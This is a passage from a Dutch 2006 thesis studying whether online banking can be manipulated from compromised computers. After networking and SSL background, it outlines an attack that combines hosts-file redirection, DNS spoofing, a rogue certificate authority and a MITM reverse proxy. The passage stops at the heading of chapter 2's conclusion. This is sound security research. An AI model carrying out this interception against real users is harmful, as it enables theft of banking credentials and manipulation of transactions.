Websurfen met onbetrouwbare computers

François Kooman

Juni 2006

Inhoudsopgave

1 Van webbrowser tot webserver **3**

1.1 Alice en Bob . . . 3
1.2 Webbrowser . . . 3
1.3 Webserver . . . 3
1.4 Internet . . . 4
1.4.1 IP . . . 4
1.4.2 IP-adres . . . 5
1.4.3 TCP . . . 5
1.4.4 UDP . . . 6
1.4.5 ISP . . . 6
1.4.6 Router . . . 7
1.4.7 URL's . . . 7
1.4.8 Domain Name System . . . 7
1.5 HTTP-protocol . . . 7
1.6 HTML . . . 8
1.7 Versleuteling . . . 8
1.8 Certificaat . . . 9
1.9 Secure Socket Layer . . . 9
1.10 HTTPS-protocol . . . 9
1.11 Certificaat Autoriteiten . . . 10
1.12 CA-database . . . 10

2 Aanval op de verbinding **11**
2.1 Normale situatie 11
2.2 Zwakke plekken 12
2.2.1 DNS 13
2.3 Certificaten 15
2.4 MITM-Proxy 15
2.5 Browserplugin 16
2.6 Conclusie 16

3 Wijzigingen aan de cliënt **17**
3.1 Proxy op computer van Alice 17
3.2 Certificaten 17
3.2.1 Aanmaken CA 18
3.2.2 Certificaat 18
3.2.3 Ondertekenen 18
3.3 Importeren sleutel in browser van Alice 19
3.4 Microsoft Windows 19
3.5 Conclusie 19

4 Man in the middle proxy **20**
4.1 Vereisten 20
4.2 Implementatie 20
4.3 Pound 21
4.4 Stunnel 21
4.5 Simpleproxy 22

5 Veiligheid internetbankieren **24**
5.1 Proxy 24
5.2 MITM-proxy 24
5.3 Certificaatgeneratie en installatie 24
5.4 Rabobank 24
5.5 ABN-AMRO 25
5.6 Postbank 25

6 Gevolgen en potentiële oplossingen **26**
6.1 Veiligheid internet 26
6.2 Transacties manipuleren 26
6.3 DNSSEC 27
6.4 Problemen van CA's 27
6.5 Potentiële oplossingen 28

7 Conclusie **30**

A Voorbeeldcertificaat **31**

B Proxy configuratie in browser **34**

C Tinyproxy patch **35**

D Certificaatgeneratie **38**
D.1 CA 38
D.2 Certificaat genereren 39
D.3 Ondertekening door CA 40

E Certificaat toevoegen aan browser **42**

F MITM-Proxy configuratie **44**
F.1 Pound 44
F.2 Stunnel 46
F.3 Simpleproxy 47
F.4 Opstartscript 47

G Analyse doorgegeven webpagina's **48**
G.1 Rabobank 48
G.1.1 Saldoinformatie 48
G.1.2 Rekeningnummers 48
G.1.3 Creditcardgegevens 49
G.2 ABN-AMRO 49
G.3 Postbank 49

Bibliografie **50**

Lijst van figuren

1.1 Webbrowser, webserver en DNS-server 4
1.2 Vereenvoudigde IP-header 5
1.3 Vereenvoudigde TCP-header 6
1.4 Vereenvoudigde UDP-header 6
1.5 HTTP-verzoek voor de website van de Radboud Universiteit 8
1.6 Voorbeeld van een HTML-bestand 8

4.1 Onderdelen van MITM-aanval 23

Dankwoord

Op deze plaats wil ik een aantal mensen bedanken die geholpen hebben met het tot stand komen van deze scriptie. Met name dr. Engelbert Hubbers, voor de goede begeleiding tijdens mijn scriptie en Bart Coppens voor het lezen en corrigeren van mijn scriptie.

Samenvatting

Surfen met behulp van onbetrouwbare computers is altijd onveilig. Ook met zogenaamd veilige systemen, zoals systemen die gebruik maken van een kaartlezer (in combinatie met kaart) en een pincode, kan het surfen nog steeds onbetrouwbaar gemaakt worden.

Inleiding

Onbetrouwbare computers zijn overal te vinden. Op publieke plaatsen, universiteiten én thuis. Onder onbetrouwbaar wordt in deze scriptie verstaan dat de gebruiker niet op de hoogte is van alle geïnstalleerde software en de werking daarvan. Op deze computers kan zogenaamde spyware geïnstalleerd worden door derden (hier genoemd Mallory). Deze spyware kan er voor zorgen dat de werking van de computer verandert zonder dat de gebruiker dit weet. Er bestaan vele vormen van spyware. Eén vorm is bijvoorbeeld een keylogger die alle toetsaanslagen van de gebruiker opslaat en doorstuurt naar Mallory. Mallory gaat dan in deze toetsaanslagen op zoek naar wachtwoorden, creditcardnummers en andere waardevolle informatie. Een andere vorm is het loggen van alle activiteiten van de gebruiker voor marketingdoeleinden. Er wordt bijvoorbeeld opgeslagen welke websites bezocht worden, welke films er bekeken worden en met welke documenten gewerkt wordt.

In deze scriptie wordt gekeken naar een andere vorm van spyware die momenteel nog niet (of amper) voorkomt. Om bijvoorbeeld online bankieren te manipuleren, heeft het geen zin om een keylogger te installeren. Dit omdat de gebruikte codes maar één keer gebruikt kunnen worden, en wel precies voor die betreffende sessie. Door een andere vorm van spyware te installeren die zorgt voor gemanipuleerde SSL-certificaten en DNS-omleidingen, wordt het misschien mogelijk tóch online bankieren te manipuleren.

Het doel van deze scriptie is te onderzoeken of het mogelijk is zo'n aanval uit te voeren. Er wordt niet ingegaan op het installeren van de spyware, maar er wordt van uitgegaan dat de spyware geïnstalleerd kan worden op het doelsysteem door bijvoorbeeld een lek in de beveiliging. De vragen die achtereenvolgens beantwoord worden:

- Wat moet er veranderd worden op de computer van de gebruiker (spyware)?
- Is het mogelijk SSL-verbindingen om te leiden zonder dat de gebruiker dit merkt?
- Als er software nodig is om tussen de computer van de gebruiker en de webserver te plaatsen wat moet deze dan doen
- Hoe hangt dit allemaal samen?

In het eerste hoofdstuk zal kort ingegaan worden op de technieken die relevant zijn bij een dergelijke aanval. Dit hoofdstuk kan overgeslagen worden als er al voldoende kennis is van

de besproken materie. In het tweede hoofdstuk wordt besproken wat er komt kijken bij een aanval. In het derde hoofdstuk wordt gekeken naar de wijzigingen die moeten plaatsvinden op de cliëntcomputer. In het vierde hoofdstuk wordt ingegaan op de MITM-proxy die het verkeer kan onderscheppen, manipuleren en loggen. Hoofdstuk vijf gaat over de procedure die gebruikt is bij het aanvallen van diverse banken. Ten slotte worden de resultaten van de aanval besproken, en worden concrete verbeteringen van de veiligheid aangedragen.

Hoofdstuk 1

Van webbrowser tot webserver

In dit hoofdstuk worden kort de belangrijke technieken die in deze scriptie gebruikt worden besproken. Er zal niet worden ingegaan op de details die niet van belang zijn voor deze scriptie. Deze zijn te vinden in, onder andere, [Tan03]. De opsomming wordt begonnen met de meest zichtbare onderdelen voor de gebruiker en de beheerder. Daarna wordt ingegaan op de de details.

1.1 Alice en Bob

Als er over computerbeveiliging wordt gesproken, is de conventie om de partijen (principals) specifieke namen te geven. De communicerende partijen zijn Alice en Bob. Eventueel aanwezige kwaadwillenden worden Eve (eavesdropper), Mallory (malicious) en Trudy (intruder) genoemd. In deze scriptie noemen we de gebruiker die op het web surft naar een beveiligde site Alice. De website die ze bezoekt is van Bob.

1.2 Webbrowser

De webbrowser draait op de computer van Alice. Deze wordt gebruikt om een website op te vragen en weer te geven. Hij maakt gebruik van het besturingssysteem [Sta98] van de computer om verbinding te maken met de webserver van Bob. Voorbeelden van webbrowsers zijn: Mozilla Firefox, Konqueror, Safari, Opera en Microsoft Internet Explorer.


1.3 Webserver

Op de webserver van Bob bevindt zich de website die Alice wil bezoeken. De webserver is een computer met webserversoftware die de webpagina's beschikbaar stelt. Deze webpagi-

na's worden bekeken met een webbrowser. Voorbeelden van webserversoftware zijn Apache en Microsoft IIS.

1.4 Internet

Op het internet wordt gebruik gemaakt van het IP-protocol. Dit protocol kan gebruikt worden om TCP en UDP pakketten te versturen. TCP-pakketten worden, onder andere, gebruikt om de communicatie tussen browser en webserver te verzorgen. Voor communicatie met de DNS-server worden UDP-pakketten gebruikt. ICMP-pakketten kunnen worden gebruikt voor foutafhandeling, maar zullen hier niet verder besproken worden. De computer van Alice en de webserver van Bob hebben een IP-adres. Routers bij Internet Service Providers (ISP's) weten waar de computer waarvoor een IP-pakket bestemd te vinden is met behulp van het IP-adres en routetabellen. Zie figuur 1.1 voor een overzicht van deze onderdelen. De hier genoemde begrippen zullen hieronder kort besproken worden.




Figuur 1.1: Webbrowser, webserver en DNS-server

1.4.1 IP

Een IP-pakket is de basis waarmee TCP, UDP en ICMP pakketten gemaakt worden. Een IP-pakket bevat een header (kop) met een aantal velden zoals te zien is in figuur 1.2. Er zijn nog meer velden, maar die zijn hier weggelaten omdat het niet de bedoeling is om ver in detail te treden[1]. Het veld *Protocol* bevat een 8 bits waarde die het type aangeeft van het betreffende pakket. Het protocolnummer van ICMP is 1, van TCP 6 en van UDP 17. De velden *Source Address* en *Destination Address* bevatten het IP-adres van de zender, respectievelijk ontvanger.

[1]Voor meer informatie, zie RFC 791 - Internet Protocol



Figuur 1.2: Vereenvoudigde IP-header


1.4.2 IP-adres

De Source Address en Destination Address velden bevatten een zogenaamd IP-adres. Dit IP-adres is een uniek 32 bits nummer. Dit nummer wordt vaak genoteerd als 4 getallen tussen 0 en 255 gescheiden door punten. Met behulp van dit IP-adres kunnen computers die zich op het internet bevinden uniek geïdentificeerd en geadresseerd worden.

1.4.3 TCP

Het eerste type IP-pakket is een TCP/IP-pakket[2] (zie figuur 1.3). Deze worden gebruikt voor "betrouwbare" verbindingen over onbetrouwbare netwerken. Dit wil zeggen dat de applicatie van het onderliggende besturingssysteem de data netjes in goede volgorde binnenkrijgt. Als er onderweg een pakketje verloren gaat, zal het besturingssysteem zorgen voor het verzoek aan de andere partij om het betreffende pakketje opnieuw te sturen. Het TCP/IP-protocol wordt voornamelijk gebruikt voor de overdracht van grotere hoeveelheden data. Bijvoorbeeld het binnenhalen van webpagina's, bestanden en e-mail. Het veld *Source Port* wordt gebruikt om aan te geven waar de reactie van de server naar toe moet. Het veld *Destination Port* wordt gebruikt om aan te geven met welk programma op de servercomputer gecommuniceerd moet worden. Het veld *Sequence Number* wordt gebruikt om aan te geven welk nummer het pakket heeft binnen de verbinding. Doordat het besturingssysteem verantwoordelijk is voor het in de juiste volgorde beschikbaar stellen van de data, is dit belangrijk. Het veld *Flags* geeft aan wat het type van het TCP pakket is. Het kan bijvoorbeeld om een SYN-pakket gaan, wat gebruikt wordt om een verbinding op te zetten.


[2]Voor meer informatie, zie RFC 793 - Transmission Control Protocol



Figuur 1.3: Vereenvoudigde TCP-header

1.4.4 UDP

Het tweede type IP-pakket is het UDP/IP-pakket[3]. Hierbij moet de applicatie zelf zorgen voor onder meer de foutafhandeling. De UDP/IP-pakketten worden vaak gebruikt voor het uitwisselen van kleine berichten tussen computers. Er worden losse pakketjes over en weer gestuurd. In tegenstelling tot het TCP-protocol, zal bij UDP geen verbinding worden opgezet.



Figuur 1.4: Vereenvoudigde UDP-header

1.4.5 ISP

Een ISP zorgt er voor dat klanten (meestal voor zakelijk of privégebruik) aan het internet gekoppeld worden. Alle ISP's samen, en grote instellingen zoals universiteiten en overheden

[3]Voor meer informatie, zie RFC 768 - User Datagram Protocol

(die zelf ook een soort ISP zijn) vormen het internet. SURFnet is bijvoorbeeld de ISP voor het hoger onderwijs in Nederland.

1.4.6 Router

Routers bij ISP's kunnen aan de hand van de IP-adressen beslissen of een IP-pakket het internet opgestuurd moet worden, of lokaal aan klanten van de ISP afgeleverd moet worden. Deze routers weten waar pakketten ongeveer naartoe moeten en werken als een soort wegwijzers voor IP-pakketten. Routers ter plaatse zorgen voor aflevering op de eindbestemming. Vaak zitten er meerdere routers tussen de afzender en de ontvanger.

1.4.7 URL's

URL's geven de locatie van een dienst aan en welk protocol daar voor gebruikt moet worden. Bijvoorbeeld `http://www.website.nl` geeft aan dat er verbinding gemaakt moet worden met `www.website.nl` door middel van het HTTP-protocol. Andere voorbeelden van protocollen die vaak in URL's staan zijn https en ftp[4].

1.4.8 Domain Name System

Websites hebben meestal een makkelijk te onthouden naam van de vorm `www.website.nl`. Deze worden door de DNS-server vertaald naar unieke identificatienummers, zoals IP-adressen, waarmee de computers die zich op het internet bevinden zijn te identificeren. Deze naam wordt ook wel de hostname genoemd. Het DNS-systeem is hiërarchisch georganiseerd. Er bestaan een beperkt aantal rootservers die door "normale" nameservers benaderd worden. Deze normale nameservers worden gebruikt door clientcomputers op het internet. De nameservers hebben een cache die resultaten van verzoeken aan de rootservers tijdelijk opslaat zodat niet telkens verbinding gemaakt hoeft te worden met de rootserver.

1.5 HTTP-protocol

Het HTTP-protocol wordt gebruikt door de browser om met de webserver te communiceren. De webbrowser stuurt een verzoek voor een pagina over de door het besturingssysteem geopende verbinding met de webserver. Dat verzoek wordt beantwoord door de webserver met de betreffende pagina als deze bestaat. Een versimpeld verzoek ziet er uit zoals in figuur 1.5 getoond. De betekenis van de velden komt in de volgende hoofdstukken nog aan de orde.

[4]Zie, voor meer informatie, RFC 3986 - Uniform Resource Identifier (URI): Generic Syntax

```
GET / HTTP/1.1
Host: www.ru.nl
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.1)
Gecko/20060124 Firefox/1.5.0.1
Accept: text/xml,application/xml,application/xhtml+xml,text/html;
q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

Figuur 1.5: HTTP-verzoek voor de website van de Radboud Universiteit

1.6 HTML

HTML is de taal die gebruikt wordt om webpagina's te bouwen. Deze HTML-code bevindt zich in HTML-bestanden. In deze HTML-bestanden wordt onder andere de tekstopmaak bepaald en worden links gemaakt naar andere pagina's. Ze kunnen ook verwijzingen naar plaatjes bevatten. In de volgende hoofdstukken zal nog verder ingegaan worden op HTML-code als deze aangepast moet worden om de gebruiker te misleiden. Zie figuur 1.6 voor een voorbeeld HTML-bestand.

```
<html>
  <head>
    <title>Titel</title>
  </head>
  <body>
    <h1>Dit is een webpagina!</h1>
    <a href="http://www.website.nl">Dit is een link</a><br>
    <img src="plaatje.png">
  </body>
</html>
```

Figuur 1.6: Voorbeeld van een HTML-bestand

1.7 Versleuteling

Er bestaan twee belangrijke soorten versleuteling: symmetrische en asymmetrische versleuteling. Bij symmetrische versleuteling hebben Alice en Bob dezelfde sleutel. Deze sleutel

wordt dan zowel voor versleuteling en ontsleuteling gebruikt. Bekende symmetrische versleuteltechnieken zijn DES, 3-DES en AES. Bij asymmetrische versleuteling, ook wel public key cryptografie genoemd, hebben Alice en Bob beiden twee sleutels. Een publieke sleutel en een privésleutel. Alice maakt haar publieke sleutel bekend aan Bob, en Bob maakt zijn publieke sleutel bekend aan Alice. Alice en Bob kennen alleen hun eigen privésleutel. Met behulp van de publieke sleutel is het niet mogelijk om de privésleutel te achterhalen. De privésleutel wordt gebruikt om berichten te ondertekenen. De publieke sleutel kan dan gebruikt worden om deze ondertekening te controleren. Een bekend public key algoritme is RSA.

1.8 Certificaat

Een certificaat bevat informatie over de eigenaar in combinatie met zijn publieke sleutel. Deze certificaten hebben een standaard formaat, vastgelegd in de X.509 standaard. Bob zal een certificaat hebben voor zijn website als hij versleutelde verbindingen mogelijk wil maken. In dit certificaat staat dan ook de URL van de website aangegeven. De browser kan met behulp van het certificaat controleren of er echt met de website van Bob verbinding is gemaakt. Zie bijlage A voor een voorbeeldcertificaat.

1.9 Secure Socket Layer

Met behulp van het Secure Socket Layer (SSL)-protocol wordt de verbinding tussen computer en webserver versleuteld zodat deze beveiligd is tegen afluisteren door Eve. Dit type verbinding worden vaak gebruikt voor online bankzaken en online winkelen. Het SSL-protocol protocol (versie 3) wordt beschreven in [FKK96]. Een vereenvoudigde versie ervan is ook te vinden in [Tan03]. Het SSL-protocol zorgt er voor dat het certificaat van Bob bij Alice aankomt en dat er een sessiesleutel (voor symmetrische versleuteling van de data) wordt afgesproken.

1.10 HTTPS-protocol

Het HTTP-protocol kan ook gebruikt worden over een versleutelde verbinding. Daarvoor wordt gebruik gemaakt van het SSL-protocol en wordt het nu HTTPS genoemd. Webbrowsers geven dan aan dat de verbinding versleuteld is door middel van een zichtbaar teken. Bijvoorbeeld een geel (gesloten) slotje, of een andere kleur voor de locatiebalk.

1.11 Certificaat Autoriteiten

Als de webserver van Bob een certificaat naar Alice stuurt weet Alice niet zeker dat het certificaat ook te vertrouwen is, als ze het certificaat niet persoonlijk van Bob gekregen heeft. Om dit probleem op te lossen zijn er certificaat autoriteiten (CA's) in het leven geroepen. Deze hebben als taak certificaten te controleren en te ondertekenen met hun privésleutel. De publieke sleutel van deze CA's bevinden zich standaard in browsers en zijn zodoende al bekend bij Alice. Bob laat zijn certificaat ondertekenen door een CA waarvan de publieke sleutel zich in de browser van Alice bevindt. Dan is Alice er zeker van dat het certificaat geldig en van Bob is, tenminste als de CA te vertrouwen is. De CA zal alleen een certificaat ondertekenen als de genoemde website daarin ook echt van de certificaathouder is. Als het certificaat van Bob is ondertekend door een CA waarvan de publieke sleutel zich in de browser van Alice bevindt, en het certificaat is niet aangepast, dan zal een veilige verbinding opgezet worden. Als het certificaat ongeldig is of niet is ondertekend door een CA waarvan de publieke sleutel zich in de browser bevindt, zal Alice een waarschuwing krijgen.

1.12 CA-database

De publieke sleutels van de CA's zijn bekend bij de makers van browsers. Deze sleutels worden in een database gestopt in de webbrowser zodat de gebruiker standaard al een lijst heeft van CA's die vertrouwd worden. Browsermakers hebben een beleid[5] dat bepaalde criteria stelt aan het toevoegen van een CA aan deze lijst. Deze lijst wordt de CA-database genoemd. Voorbeelden van CA's zijn: Verisign, AOL en Staat der Nederlanden. De gebruiker kan ook zelf CA's invoegen in de browser die zich niet standaard in de lijst bevinden. CA's die zich in de deze database bevinden worden vanaf nu vertrouwde of trusted CA's genoemd.

[5]Beleid voor Mozilla (Firefox):
`http://www.hecker.org/mozilla/ca-certificate-policy`

Hoofdstuk 2

Aanval op de verbinding

In dit hoofdstuk wordt bekeken hoe een verbinding tussen een webbrowser en een webserver er eigenlijk uitziet. Dit wordt besproken tot het detail nodig voor de aanval. Het eerste onderdeel is het weergeven van het "protocol". Als tweede zal gekeken worden naar waar zich de zwakke plekken bevinden.

2.1 Normale situatie

Onder een normale situatie wordt verstaan de situatie waarin computer en internet verbinding werken zoals bedoeld is. Ze worden dus niet door Mallory gemanipuleerd. Dit betekent dat als er een website opgevraagd wordt, ook de daadwerkelijk bedoelde website op het scherm getoond wordt.

In deze situatie werkt het systeem (bij het HTTP-protocol) als volgt:

1. Gebruiker (Alice) voert URL van Bobs webserver in in de webbrowser
2. Webbrowser vraagt het besturingssysteem verbinding te maken met de webserver van Bob
3. De webbrowser stuurt een verzoek voor de pagina via deze verbinding (HTTP-request)
4. De pagina wordt naar de computer van Alice gestuurd
5. De pagina wordt weergegeven in de browser

Bij het HTTPS-protocol ziet het er als volgt uit:

1. Gebruiker (Alice) voert URL van Bobs webserver in in de webbrowser

2. Webbrowser vraagt het besturingssysteem verbinding te maken met de webserver van Bob
3. Bobs webserver stuurt zijn certificaat naar Alice
4. De webbrowser en webserver spreken een sessiesleutel af
5. Als het certificaat ongeldig is wordt de gebruiker om toestemming gevraagd
6. De browser geeft aan dat er een versleutelde verbinding is
7. Vanaf hier hetzelfde als het HTTP-protocol vanaf stap 3

Met een ongeldig certificaat wordt het volgende bedoeld:

- De hostname die in het certificaat vermeld staat komt niet overeen met de URL die de gebruiker opgegeven heeft
- Het certificaat is niet ondertekend door een CA waarvan de publieke sleutel zich in de CA-database bevindt
- Het certificaat is beschadigd of voldoet niet aan de X.509 standaard

De controle op de geldigheid van het SSL-certificaat wordt door de browser uitgevoerd. Als de hostname niet overeenkomt of als het certificaat niet is ondertekend door een vertrouwde CA krijgt de gebruiker een waarschuwing en een vraag of er al of niet doorgegaan moet worden. Er wordt nu vanuit gegaan dat gebruikers kritisch zijn en niet zomaar op "Doorgaan" klikken. Dit "doorklikken" zal in de praktijk helaas vaak wel het geval zijn.

2.2 Zwakke plekken

Op een aantal punten zijn aanvallen mogelijk die niet direct het (SSL)-protocol zelf aanvallen, maar de (impliciete) aannames ondermijnen. Als de computer met de webbrowser niet beveiligd is, is het bijvoorbeeld mogelijk om het besturingssysteem op de computer van Alice zodanig aan te passen dat er verbinding gemaakt wordt met een andere server (en dus website) dan de gewenste. Het is ook mogelijk zelf een CA toe te voegen aan de CA-database zodat deze net als de al ingebouwde CA's als vertrouwde CA wordt gezien. Eerst zal besproken worden hoe de verbinding gemanipuleerd kan worden. Daarna wordt ingegaan op het toevoegen van een CA aan de browser van Alice.

2.2.1 DNS

Als het besturingssysteem een verbinding maakt met een webserver is het daarbij afhankelijk van het DNS-systeem. Het DNS-systeem wordt zoals eerder gezegd gebruikt om bij een hostname een IP-adres op te vragen. De webbrowser krijgt het verzoek een verbinding te maken met de webserver van Bob op `http://www.website.nl`. Hiervoor moet het IP-adres van `www.website.nl` achterhaald worden. Dit gaat in twee stappen. Eerst wordt in het hosts-bestand gekeken of daar een verwijzing voorkomt naar `www.website.nl`, als dat niet zo is wordt de DNS-server gevraagd om het IP-adres van Bobs server op te zoeken. Als het IP-adres bekend is kan de (TCP)-verbinding opgezet worden met de server van Bob.

Hosts-bestand

Bij een verzoek om een naam naar IP-adres te converteren kijkt het besturingssysteem eerst in een bestand. In de meeste Unixachtige besturingssystemen is dat het bestand `/etc/hosts`. In Windows XP is dat de voor de hand liggende locatie `c:\windows\system32\drivers\etc\hosts`. Hier kan met beheerdersrechten eenvoudig een alias aangemaakt worden. Dit bestand ziet er zonder manipulaties zo uit:

```
127.0.0.1       localhost.localdomain   localhost
```

Door hier nu een regel aan toe te voegen die een naam naar een IP-adres omzet dat onder controle staat van Mallory wordt het mogelijk de webverzoeken om te leiden. Het bestand ziet er met de toegevoegde alias dan als volgt uit:

```
127.0.0.1       localhost.localdomain   localhost
10.0.0.1        www.website.nl
```

Nu zullen alle verzoeken voor `www.website.nl` worden omgeleid naar Mallory's server op IP-adres `10.0.0.1`. Dit geldt voor alle verzoeken, niet alleen HTTP of HTTPS-verzoeken. Dit aliasbestand komt nog uit de tijd dat er nog geen centraal DNS-systeem was zodat systeembeheerders deze hosts-bestanden op iedere computer konden plaatsen zodat er geen IP-adressen onthouden hoefden te worden.

Het aanpassen van dit bestand vereist zoals gezegd wel beheerdersrechten. Alice werkt als het goed is niet als beheerder op de computer, zodat deze aanval in veel gevallen niet direct mogelijk zal zijn.

DNS-spoofing

Een andere manier om een DNS-verzoek een ander adres op te laten leveren dan het bedoelde is door middel van DNS-spoofing [SS93]. Hiermee is het mogelijk om de DNS-server die Alices computer gebruikt een vals IP-adres te laten opleveren. Mallory verzoekt die DNS-server om het IP-adres van `www.website.nl`. Deze server zal een verzoek sturen naar een DNS rootserver als het adres zich niet in de cache bevindt. Als Mallory nu het verzoek eerder beantwoordt dan de rootserver, en het valse IP-adres in dit antwoord zet, slaat de DNS-server dat IP-adres op in zijn cache. Alle verzoeken die gedaan worden aan de DNS-server die Alice gebruikt zullen gedurende een bepaalde tijd worden beantwoord met het valse IP-adres. Tegen DNS-spoofing zijn wel beveiligingen mogelijk die het iets lastiger maken om valse data in de DNS-cache van de server te krijgen. Helemaal uit te sluiten is het niet met het huidige systeem. DNSSEC zal hier in de toekomst verandering in brengen, maar op dit moment wordt het nog amper gebruik[1].

Proxyserver

Als er geen beheerdersrechten aanwezig zijn en DNS-spoofing blijkt moeilijk of onmogelijk te zijn, is het ook nog mogelijk een proxyserver in te zetten. De verzoeken van de webbrowser worden dan via de proxyserver verstuurd naar de uiteindelijke bestemming. Een proxyserver werkt als een doorgeefluik tussen de browser en het internet. Proxyservers worden vaak door ISP's gebruikt om de belasting van de internetverbinding van de ISP te verlagen. Door vaak opgevraagde pagina's in een cache te bewaren heeft de gebruiker ze sneller op zijn scherm en hoeft de pagina niet meer van de oorspronkelijke locatie opgehaald te worden. Bedrijven en instellingen gebruiken proxyservers soms ook om bijvoorbeeld bepaalde (controversiële) pagina's ontoegankelijk te maken.

Een proxyserver kan ook gebruikt worden om verbindingen te manipuleren, zoals hier nodig is. Verzoeken naar een bepaalde website kunnen door de proxy direct aangepast worden. De proxyserver zelf voert DNS-verzoeken uit aan het besturingssysteem. Als de proxyserver aangepast kan worden kunnen bepaalde hostnames direct aan een IP gekoppeld worden zonder dat het DNS-systeem daar aan te pas komt. Om Alice via de proxyserver te laten surfen moet de browserconfiguratie aangepast worden. Het nadeel hiervan is dat het sneller opvalt omdat er nu opeens proxygegevens in de browser staan ingevuld terwijl dat voorheen misschien niet het geval was. De kans is overigens erg klein dat het opvalt bij Alice. De proxyinstelligen worden niet vaak geraadpleegd.

De proxyserver kan als een gebruikersproces draaien. De enige beperking is dat er op een TCP-poort geluisterd moet worden hoger dan 1023.

Het zou ook mogelijk zijn om de proxyserver op de computer van Mallory te installeren en die te gebruiken. Daar is hier niet voor gekozen omdat het dan sneller kan opvallen dat er via een proxy gesurft kan worden. Dit heeft echter een aantal nadelen: op websites die

[1] Zie voor meer informatie RFC 4033 - DNS Security Introduction and Requirements

een IP-adres weergeven staat opeens een ander IP-adres, voorheen toegankelijke websites worden ontoegankelijk, al het surfverkeer moet via de proxy lopen wat mogelijk problemen geeft met betrekking tot de beschikbare bandbreedte.

2.3 Certificaten

Hoewel een van de bovenstaande technieken voor manipulatie van DNS-verzoeken er voor zorgt dat de verzoeken voor de website `www.website.nl` worden omgeleid naar de server die onder controle staat van Mallory zal er zich nog een probleem voordoen met het certificaat. Het is voor Mallory niet mogelijk om een geldig certificaat te krijgen voor `www.website.nl`. Hier zullen we aannemen dat CA's niet zullen meewerken aan het verstrekken van certificaten voor websites niet onder het beheer van de aanvrager. Wat Mallory hieraan kan doen is zelf een CA maken die wel certificaten kan verstrekken voor `www.website.nl`, ze beslist namelijk zelf het beleid. Als Mallory het voor elkaar krijgt haar CA-certificaat in de browser van Alice te krijgen wordt het mogelijk om haar zelfgemaakte certificaat voor `www.website.nl` naar Alice te sturen op het moment dat Alice de pagina opvraagt. De browser van Alice zal het certificaat accepteren omdat het ondertekend is door een "vertrouwde" CA.

2.4 MITM-Proxy

Als de verbinding is omgeleid door middel van DNS-manipulaties of door een proxy op de computer van Alice zal de valse website van Mallory zich moeten voordoen als de echte website. Dit zou kunnen door (nog) een "proxy" op de computer van Alice (of ergens anders) te installeren die het verkeer aanpast. Deze Man-In-The-Middle (MITM)-proxy werkt anders dan de proxy eerder besproken. Het is namelijk geen proxy die doorgeefluik is voor alle verzoeken, maar een zogenaamde reverse proxy. Deze is alleen doorgeefluik voor de website van Bob. De computer van Alice maakt dus verbinding met deze MITM-proxy van Mallory die op zijn beurt de website van Bob ophaalt en terugstuurt naar Alice. Deze MITM-proxy werkt als volgt:

1. Luister naar verzoeken van Alice voor de website van Bob
2. Als er een verzoek binnenkomt maak dan een verbinding met de server van Bob
3. Stuur het HTTP-verzoek van Alice door naar de server van Bob
4. Wacht op het resultaat van Bobs server en stuur dat terug naar Alice

Als het om een via SSL versleutelde HTTPS-verbinding gaat moet Mallory's MITM-proxy een certificaat hebben ondertekend door haar CA die zich in de browser van Alice bevindt.

2.5 Browserplugin

Mozilla Firefox heeft een mogelijkheid plugins te gebruiken om de werking van de browser aan te passen. Een plugin zou ook de hierboven gesproken wijzigingen zelf moeten kunnen afhandelen op een elegantere manier dan verder in deze scriptie besproken. Er wordt hier echter voor gekozen dit niet om beter inzicht te krijgen in de verschillende onderdelen die gemanipuleerd moeten worden. Een ander voordeel is dat de manipulaties eenvoudiger voor andere webbrowsers gemaakt kunnen worden zonder het schrijven van een (meestal) compleet nieuwe plugin. Door gebruik te maken van een MITM-proxy is het ook makkelijker om de werking hiervan aan te passen zonder nieuwe plugins voor de browser te verspreiden.

2.6 Conclusie

